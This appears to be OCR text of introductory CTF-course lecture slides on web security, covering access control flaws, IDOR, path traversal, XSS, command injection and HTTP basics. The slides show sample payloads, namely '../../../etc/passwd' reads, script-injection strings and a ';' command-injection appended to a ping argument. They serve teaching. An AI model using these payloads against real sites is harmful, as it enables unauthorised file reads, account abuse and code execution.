超機密

網站安全補完計画
第1次中間報告書

Plan zur Komplementarität der Website-Sicherheit

1. Zwischenbericht | edu-ctf | @splitline


$ whoami

@splitline

Web 🐶

SQLab @ NYCU CSIE

CTF @ 10sec / TSJ



Web Security

Web Security

號稱最好上手的資安領域？

Lab: Cat Shop

恭喜🎉 你已經學會了

Broken Access Control

×

Bussiness Logic Vulnerabilities

Broken Access Control

- /admin_panel　　根本沒驗證使用者身份？
- /admin　　403 Permission Denied
  - /admin/delUser　　???

垂直越權
普通用戶 → 管理員

- /myAccount?user=5
- /myAccount?user=6　　???

水平越權
使用者A → 使用者B

Insecure direct object references (IDOR)

Business Logic Vulnerabilities

那，你會幾個？

- Path traversal / Local file inclusion (LFI)
- XSS (Cross site scripting)
- CSRF
- SQL injection
- Command injection

那，你會幾個？

- **Path traversal / Local file inclusion (LFI)**
- **XSS (Cross site scripting)**
- CSRF
- SQL injection
- **Command injection**

http://victim.com/
download.php?file=report_9487.pdf

看到這個網址你會想做什麼？

http://victim.com/
download.php?file=../download.php


download.php

http://victim.com/
download.php?file=../../../etc/passwd

/etc/passwd

Path traversal

/etc/passwd


Twitter.com
Google.com
Google.com/api


Your name: splitline

Hi, splitline!

Hi, <h1> splitline </h1>!

Hi, <script> alert(/xss/) </script>!


Hi, <scr
cript>!
splitline.tw 顯示
/xss/
確定


splitline.tw 顯示
確定
XSS

facebook.com/vuln

?xss=<script>postArticle("Hacked!");</script>

舉個栗子

Ping this IP: 8.8.8.8

```
ping -c 1 USER INPUT
```


```
ping -c 1 8.8.8.8
```

```
ping -c 1 8.8.8.8; ls -al
```


Command Injection

RCE: Remote Code Execution


所以 Web 是什麼？




後端
Backend




前端
Frontend




Browser




Server




你看不到的




你看得到的




Command injection
Path traversal




XSS




PHP, Node.js ...




HTML / CSS / JavaScript




PHP, Node.js ...



HTML / CSS / JavaScript


google.com
Gmail
Images
Sign in
Google
Google Search
I'm Feeling Lucky
Google offered in: 繁體中文
Taiwan
About
Advertising
Business
How Search works
Privacy
Terms
Settings

HTML × CSS × JavaScript



HTML

CSS

JavaScript


```html
<!DOCTYPE html>
<html>
    <h1>Meow 🐱</h1>
    <p>Hello, World.</p>
</html>
```

HTML


```html
<!DOCTYPE html>
<html>
    <style>
    body { background-color: cyan; }
    h1 { color: red; }
    </style>
    <h1>Meow 🐱</h1>
    <p>Hello, World.</p>
</html>
```

CSS


https://splitline.tw
Meow
Hello, World.
splitline.tw 顯示
取消
確定
<!DOCTYPE html>
color: cyan; }
Hello, World.
<script>prompt()</script>
</html>

JavaScript

前端 前端框架/套件 Bootstrap, jQuery, React...

前端 Web 前端語言 HTML, CSS, JavaScript

後端 Web 開發框架 Laravel, Express, Spring, Flask...

後端 Web 後端語言 PHP, Node.js, Java, Python...

伺服器 Apache, Nginx, IIS ...

資料儲存 Database, Cache, File Storage

運作環境 OS(Linux/Windows), Cloud, Container

HTTP://

HTTP Protocol

HyperText Transfer Protocol

瀏覽器 / Client


```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```



Server

HTTP Protocol

HyperText Transfer Protocol

瀏覽器 / Client


```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```



Server

HTTP Request

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

\r\n: HTTP 使用 CR(\r)LF(\n) 換行

HTTP Request: Method

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 動詞，用來表達使用者發出這個請求想幹嘛
- 常見的有 GET, POST, PUT, DELETE, PATCH, HEAD …

HTTP Request: Path

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

http://example.com/login?redirect=%2f#login-form

Path + Query Parameter

HTTP Request: Protocol version

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- **HTTP/0.9 ~ 1.1** Text-based protocol
- **HTTP/2** Binary protocol
- **HTTP/3** QUIC protocol (UDP)

HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: MDN | HTTP headers - HTTP


HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
```

```
curl https://bbc.com -H "Host: pypi.org"
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: MDN | HTTP headers - HTTP

HTTP Request: Header



- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: MDN | HTTP headers - HTTP

HTTP Request: Body

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- POST / PATCH / PUT 會帶上這段資訊
- GET 等 method 通常不會出現此部分

HTTP Protocol

HyperText Transfer Protocol

瀏覽器 / Client


```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```



Server

HTTP Response

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

\r\n: HTTP 使用 CR(\r)LF(\n) 換行

HTTP Response

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

Protocol version and Response status

HTTP Status Code

- 1xx: 修但幾勒　101 Switching Protocol
- 2xx: 👍　200 OK
- 3xx: 走開　301 Moved Permanently
- 4xx: 你怪怪的　403 Forbidden
- 5xx: 我怪怪的　500 Internal Server Error

[HTTP Status Codes Decision Diagram]

🐱 [http.cat] / 🐶 [httpstatusdogs.com]

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

提供 server 要告訴 client 的一些附加資訊

（有可能從而洩露/得知一些伺服器環境）

HTTP Response: Body

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

HTML / JavaScript / Image / Whatever ...

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
